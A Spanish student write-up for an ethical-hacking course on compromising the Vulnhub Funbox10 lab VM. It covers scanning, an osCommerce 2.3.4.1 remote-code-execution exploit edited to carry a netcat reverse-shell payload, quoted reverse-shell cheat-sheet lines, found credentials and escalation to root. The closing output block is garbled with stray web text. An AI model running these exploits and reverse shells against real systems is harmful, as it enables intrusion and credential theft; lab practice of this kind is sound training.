

# Funbox



Fecha: 27/02/2024  
Nombre: Eduardo Muñoz  
Asignatura: Hacking ético

Importamos la OVA de funbox 10 a Vbox, y ponemos Kali linux y nuestra máquina víctima en la misma red.


Miraremos la IP de nuestra máquina, y realizamos un nmap (nmap -sn red "192.168.56.254")

Lanzamos un Nmap, para ver los puestos que puede tener abiertos, vemos el puerto 80, que es la página web, además de el: 22, 25, 110, 143.


```
Namp -sS -sC -sV -p- 192.168.56.254 -oN nmap_full_scan
```

```
[root]# sudo nmap -sS -sC -sV -p- 192.168.56.254 -oN nmap_full_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-04 04:30 EDT
Nmap scan report for localhost (192.168.56.254)
Host is up (0.00030s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux)
| ssh-hostkey:
|   2048 a235c49087204eb2597819dada8bc6ed (RSA)
|   256 557ca999351b0ec1ff5d12a21c707b84 (ECDSA)
|_  256 209769f08fe0c907eeb04f02fb9bca0c (ED25519)
25/tcp    open  smtp     Postfix smtpd
|_smtp-commands: funbox10, PIPELINING, SIZE 10240000, VRFY, ETRN, S
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=funbox10
| Not valid before: 2021-06-24T17:27:09
| Not valid after:  2031-06-22T17:27:09
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Khronos 2.0 - Slides
|_http-server-header: Apache/2.4.18 (Ubuntu)
110/tcp   open  pop3    Dovecot pop3d
|_pop3-capabilities: RESP-CODES SASL AUTH-RESP-CODE PIPELINING CAPA
143/tcp   open  imap    Dovecot imapd
|_imap-capabilities: Pre-login ID have IDLE IMAP4rev1 more SASL-IR
ABLEDA0001 LOGIN-REFERRALS
MAC Address: 08:00:27:3A:50:20 (Oracle VirtualBox virtual NIC)
Service Info: Host: funbox10; OS: Linux; CPE: cpe:/o:linux:linux_k
```

Entramos a la pagina web, escribiendo la IP en el navegador.




Con el botón derecho sobre la página, miraremos el código fuente. En este caso, no nos facilita ninguna información útil.



The screenshot shows a browser window with the title 'K Khronos 2.0 - Slides'. The address bar shows 'http://192.168.56.254/' and the URL 'view-source:http://192.168.56.254/'. Below the address bar is a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google. The main content area displays the source code of the page:

```
1 <!DOCTYPE html>
2 <html lang="en" class="no-js">
3 <head>
4
5     <!-- basic page needs
6     ===== -->
7     <meta charset="utf-8">
8     <meta name="viewport" content="width=device-width, initial-scale=1">
9     <title>Khronos 2.0 - Slides</title>
10
11    <script>
12        document.documentElement.classList.remove('no-js');
13        document.documentElement.classList.add('js');
14    </script>
15
16    <!-- CSS
17    ===== -->
18    <link rel="stylesheet" href="css/vendor.css">
19    <link rel="stylesheet" href="css/styles.css">
20
21    <!-- favicons
22    ===== -->
23    <link rel="apple-touch-icon" sizes="180x180" href="apple-touch-icon.png">
24    <link rel="icon" type="image/png" sizes="32x32" href="favicon-32x32.png">
25    <link rel="icon" type="image/png" sizes="16x16" href="favicon-16x16.png">
26    <link rel="manifest" href="site.webmanifest">
27
28 </head>
29
30 <body id="top" class="theme-slides">
31
32    <!-- preloader
33    ===== -->
34    <div id="preloader">
35        <div id="loader"></div>
36    </div>
37
38
```

Para ver los directorios objetivos, mandamos un “gobuster”.



The terminal window shows the command: \$ gobuster dir -u http://192.168.56.254 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt,.sh

The output of the gobuster command shows the following directory findings:

```
./php (Status: 403) [Size: 279]
/images (Status: 301) [Size: 317] [→ http://192.168.56.254/images/]
./html (Status: 403) [Size: 279]
/index.html (Status: 200) [Size: 40070]
/catalog (Status: 301) [Size: 318] [→ http://192.168.56.254/catalog/]
/css (Status: 301) [Size: 314] [→ http://192.168.56.254/css/]
/js (Status: 301) [Size: 313] [→ http://192.168.56.254/js/]
/styles.html (Status: 200) [Size: 49211]
/readme.txt (Status: 200) [Size: 4919]
./html (Status: 403) [Size: 279]
./php (Status: 403) [Size: 279]
/server-status (Status: 403) [Size: 279]
Progress: 841258 / 1323366 (63.57%)^C
[!] Keyboard interrupt detected, terminating.
```

Buscando en nuestro navegador la IP, junto al directorio “/catalog” podemos observar el nombre del OS, y la versión, que nos servirá para buscar vulnerabilidades.

The screenshot shows a Kali Linux desktop environment with a web browser open to the URL `http://192.168.56.254/catalog/install/index.php`. The browser title bar says "osCommerce, Open Source". The page content includes:

- Welcome to osCommerce Online Merchant v2.3.4.1!**
- New Installation**: A section stating "The webserver environment has been verified to proceed with a successful installation" and "Please continue to start the installation procedure." It features a blue "Start" button.
- Server Capabilities** table:
  - PHP Version**: 7.0.33-Ubuntu0.16.04.16 (green checkmark)
  - PHP Settings**:
    - register\_globals: Off (green checkmark)
    - magic\_quotes: Off (green checkmark)
    - file\_uploads: On (green checkmark)
    - session.auto\_start: Off (green checkmark)
    - session.use\_trans\_sid: Off (green checkmark)
  - Required PHP Extensions**: MySQLi (green checkmark)
  - Recommended PHP Extensions**: GD, cURL, OpenSSL (all green checkmarks)

Mandaremos un “searchsploit” al nombre de os y la versión.

```
$ searchsploit osCommerce 2.3.4.1
```

Exploit Title	Path
osCommerce 2.3.4.1 - 'currency' SQL Injection	php/webapps/46328.txt
osCommerce 2.3.4.1 - 'products_id' SQL Injection	php/webapps/46329.txt
osCommerce 2.3.4.1 - 'reviews_id' SQL Injection	php/webapps/46330.txt
osCommerce 2.3.4.1 - 'title' Persistent Cross-Site Scripting	php/webapps/49103.txt
osCommerce 2.3.4.1 - Arbitrary File Upload	php/webapps/43191.py
osCommerce 2.3.4.1 - Remote Code Execution	php/webapps/44374.py
osCommerce 2.3.4.1 - Remote Code Execution (2)	php/webapps/50128.py

Shellcodes: No Results

Observamos varios exploit disponibles. Usaremos el “Remote code Execution” que nos dará el mayor grado de privilegios. Una vez lo tengamos, le cambie el nombre a “exploit.py” y lo ejecute sea

```
Shellcodes: No Results

└──(kali㉿kali)-[~/Vulnhub/Funbox10]
$ searchsploit -m php/webapps/44374.py
Exploit: osCommerce 2.3.4.1 - Remote Code Execution
  URL: https://www.exploit-db.com/exploits/44374
  Path: /usr/share/exploitdb/exploits/php/webapps/44374.py
  Codes: N/A
  Verified: True
  File Type: ASCII text
Copied to: /home/kali/Vulnhub/Funbox10/44374.py

└──(kali㉿kali)-[~/Vulnhub/Funbox10]
$ mv 44374.py exploit.py

└──(kali㉿kali)-[~/Vulnhub/Funbox10]
$ vim exploit.py
```

Una vez dentro, ponemos la URL de la página web objetivo. Para salir esc y escribimos “:wq”

```
import requests

# enter the target url here, as well as the url to the install.php (Do NOT remove the ?step=4)
base_url = "http://192.168.56.254/catalog/"
target_url = "http://192.168.56.254/catalog/install/install.php?step=4"

data = {
    'DIR_FS_DOCUMENT_ROOT': './'
}

# the payload will be injected into the configuration file via this code
# define('DB_DATABASE', '' . trim($HTTP_POST_VARS['DB_DATABASE']) . '\')' . "\n" .
# so the format for the exploit will be: '); PAYLOAD; /*

payload = ");"
payload += "system(\"ls\");" # this is where you enter your PHP payload
payload += "/*"
```


Lanzamos python con el xploit.py. Nos da una pagina web.

```
(kali㉿kali)-[~/Vulnhub/Funbox10]
$ mv 44374.py exploit.py

(kali㉿kali)-[~/Vulnhub/Funbox10]
$ vim exploit.py

(kali㉿kali)-[~/Vulnhub/Funbox10]
$ python exploit.py
[+] Successfully launched the exploit. Open the following URL to execute your code
http://192.168.56.254/catalog/install/includes/configure.php
```

No nos funciona



Buscamos en google “[Reverse Shell Cheat Sheet](#)” y buscamos la que nos interese en este caso, lo tendremos que modificar con la IP de la victima.

## Netcat

Netcat is rarely present on production systems and even if it is there are several version of netcat, some of which do not support the -e option.


```
nc -e /bin/sh 10.0.0.1 1234
```

If you have the wrong version of netcat installed, [Jeff Price points out here](#) that you might still be able to get your reverse shell back like this:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```

```
1 rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.56.206 5555 >/tmp/f
```

Cambiamos en nuestro xploit.py el “LS” por el que acabamos de buscar. Entramos con el comando vim exploit.py



```
import requests

# enter the target url here, as well as the url to the install.php (Do NOT remove the ?step=4)
base_url = "http://192.168.56.254/catalog/"
target_url = "http://192.168.56.254/catalog/install/install.php?step=4"

data = {
    'DIR_FS_DOCUMENT_ROOT': './'
}

# the payload will be injected into the configuration file via this code
# ' define('DB_DATABASE', '\'' . trim($HTTP_POST_VARS['DB_DATABASE']) . '\'');' . "\n" .
# so the format for the exploit will be: '); PAYLOAD; /*

payload = '\')';
payload += 'system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.56.206 5555 >/tmp/f");' # the
you enter your PHP payload
```


Abrimos otra consola, y en un fichero creado previamente para este caso, y mandamos el comando nc -nlvp 5555, se utiliza para escuchar conexiones entrantes en el puerto 5555.



```
kali@kali: ~/Vulnhub/Funbox10 × kali@kali: ~/Vulnhub/Funbox10 ×
└──(kali㉿kali)-[ ~ ]
    $ cd ~/Vulnhub/Funbox10

└──(kali㉿kali)-[~/Vulnhub/Funbox10]
    $ sudo nc -nlvp 5555
[sudo] password for kali:
listening on [any] 5555 ...
```

Volveremos a mandar python con el exploit.py



```
└──(kali㉿kali)-[~/Vulnhub/Funbox10]
    $ python exploit.py
[+] Successfully launched the exploit. Open the following URL to execute your code
http://192.168.56.254/catalog/install/includes/configure.php
```

Y nos mostrará en la otra consola que ha habido una conexión, con la maquina victima. Miramos lo que hay dentro.

```
(kali㉿kali)-[~/Vulnhub/Funbox10]
$ sudo nc -nlvp 5555
[sudo] password for kali:      ACADEMIC   DICT   MARS   MORE
listening on [any] 5555 ...
connect to [192.168.56.206] from (UNKNOWN) [192.168.56.254] 53050
/bin/sh: 0: can't access tty; job control turned off
$ which python
/usr/bin/python
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@funbox10:/var/www/html/catalog/install/includes$ ls -alh
ls -alh
total 28K
drwxr-xr-x 3 root root 4.0K Jul 19 2021 .
drwxr-xr-x 5 root root 4.0K Aug 18 2017 ..
-rw-r--r-- 1 root root 16 Jul 19 2021 .htaccess
-rw-r--r-- 1 root root 541 Aug 18 2017 application.php
-rwxrwxrwx 1 root root 1.2K May 4 10:41 configure.php
-rwxr-xr-x 1 root root 1.2K Jul 17 2021 configure.php.bak
drwxr-xr-x 2 root root 4.0K Aug 18 2017 functions
```

Una vez dentro del fichero “/includes” hacemos un “cat configure.php”


```
drwxr-xr-x 2 root root 4.0K Aug 18 2017 functions
www-data@funbox10:/var/www/html/catalog/install/includes$ cat configure.php
cat configure.php
<?php
    define('HTTP_SERVER', '://');
    define('HTTPS_SERVER', '://');
    define('ENABLE_SSL', false);
    define('HTTP_COOKIE_DOMAIN', '');
    define('HTTPS_COOKIE_DOMAIN', '');
    define('HTTP_COOKIE_PATH', '/');
    define('HTTPS_COOKIE_PATH', '/');
    define('DIR_WS_HTTP_CATALOG', '/');
    define('DIR_WS_HTTPS_CATALOG', '/');
    define('DIR_FS_IMAGES_PUBLIC', '/images/');

    ?>
```

Podemos ver el username y password de la máquina víctima.


```
define('DIR_FS_DOWNLOAD_PUBLIC', DIR_FS_CATALOG);
define('DB_SERVER', 'localhost');
define('DB_SERVER_USERNAME', 'jack');
define('DB_SERVER_PASSWORD', 'yellow');
define('DB_DATABASE', 'c3VzYW46c2hhZG93_catalog');
define('USE_PCONNECT', 'false');
define('STORE_SESSIONS', 'mysql');
?>
```

Entramos con la cuenta de jack




```
?> www-data@funbox10:/var/www/html/catalog/install/includes$ ls /home
ls /home
chuck jack joe susan
www-data@funbox10:/var/www/html/catalog/install/includes$ su - jack
Password: yellow
jack@funbox10:~$ id
id
uid=1001(jack) gid=1001(jack) groups=1001(jack)
jack@funbox10:~$
```

Entramos a la carpeta “/usr/share/doc” y vemos con ls -alh que hay un fichero llamado examples




```
jack@funbox10:/usr/share/doc$ cd examples
cd examples
jack@funbox10:/usr/share/doc/examples$ ls -alh
ls -alh
total 32K
drwxr-xr-x  2 root root 4.0K Jul 17 2021 .
drwxr-xr-x 544 root root 20K Jul 18 2021 ..
-rwxr-xr-x  1 root root   90 Jul 17 2021 cron.sh
```

Hacemos un cat a “/cron.sh” y vemos un parámetro que está codificado en base64.



```
jack@funbox10:/usr/share/doc/examples$ cat cron.sh
cat cron.sh
# cron.sh sample file
# 0 20 * * * /bin/goahead --parameter: LXUgcm9vdCAtcCByZnZiZ3QhIQ=
jack@funbox10:/usr/share/doc/examples$
```

Para saber la contraseña de root mandamos un echo, con el parámetro anterior y diciéndole que está en base64. Y nos dará la contraseña descifrada.



```
# 0 20 * * * /bin/goahead --parameter: LXUgcm9vdCAtcCByZnZiZ3QhIQ=
jack@funbox10:/usr/share/doc/examples$ echo 'LXUgcm9vdCAtcCByZnZiZ3QhIQ=' | base64 -d
<c/examples$ echo 'LXUgcm9vdCAtcCByZnZiZ3QhIQ=' | base64 -d
-u root -p rfvbgt !! jack@funbox10:/usr/share/doc/examples$ su - root
su - root
Password: rfvbgt !!
root@funbox10:~# cd /root
```

Para ver la bandera final, hacemos lo siguiente.

```
root@funbox10:~# cd /root
cd /root      Reverse Shell Cheat Sheet | pentestmonkey
root@funbox10:~# ls -alh
ls -alh          https://pentestmonkey.net/cheat-sheet/shells/reverse-shell/
total 3.0M
drwx----- 2 root root 4.0K Jul 19 2021 .
drwxr-xr-x 23 root root 4.0K Jun 25 2021 ...
-rw----- 1 root root 29 Jul 19 2021 .bash_history
-rw-r--r-- 1 root root 3.1K Oct 22 2015 .bashrc
-rw----- 1 root root 544 Jul 17 2021 .mysql_history
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw xr-xr-x 1 root root 3.0M Aug 22 2019 pspy64
-rw-r--r-- 1 root root 1.1K Jul 17 2021 root.txt
-rw-r--r-- 1 root root 74 Jul 17 2021 .selected_editor
-rw----- 1 root root 6.5K Jul 19 2021 .viminfo
-rw-r--r-- 1 root root 229 May 4 10:29 .wget-hsts
root@funbox10:~# cat root.txt
```

Acabamos !

```
root@funbox10:~# cat root.txt
cat root.txt Reverse Shell Cheat Sheet | pentestmonkey
https://pentestmonkey.net/cheat-sheet/shells/reverse-shell/
One of the easiest forms of reverse shell is an xterm session. The following command
will open a terminal window on your attacking host (10.0.0.1) on TCP port 8001.
xterm -e nc -l -p 8001 > <
User Enumeration
Cheat Sheets
Bash
```

Related searches

- pentestmonkey reverse shell cheat sheet
- payload all the things reverse shell
- pentestmonkey reverse shell
- reverse shell cheat sheet python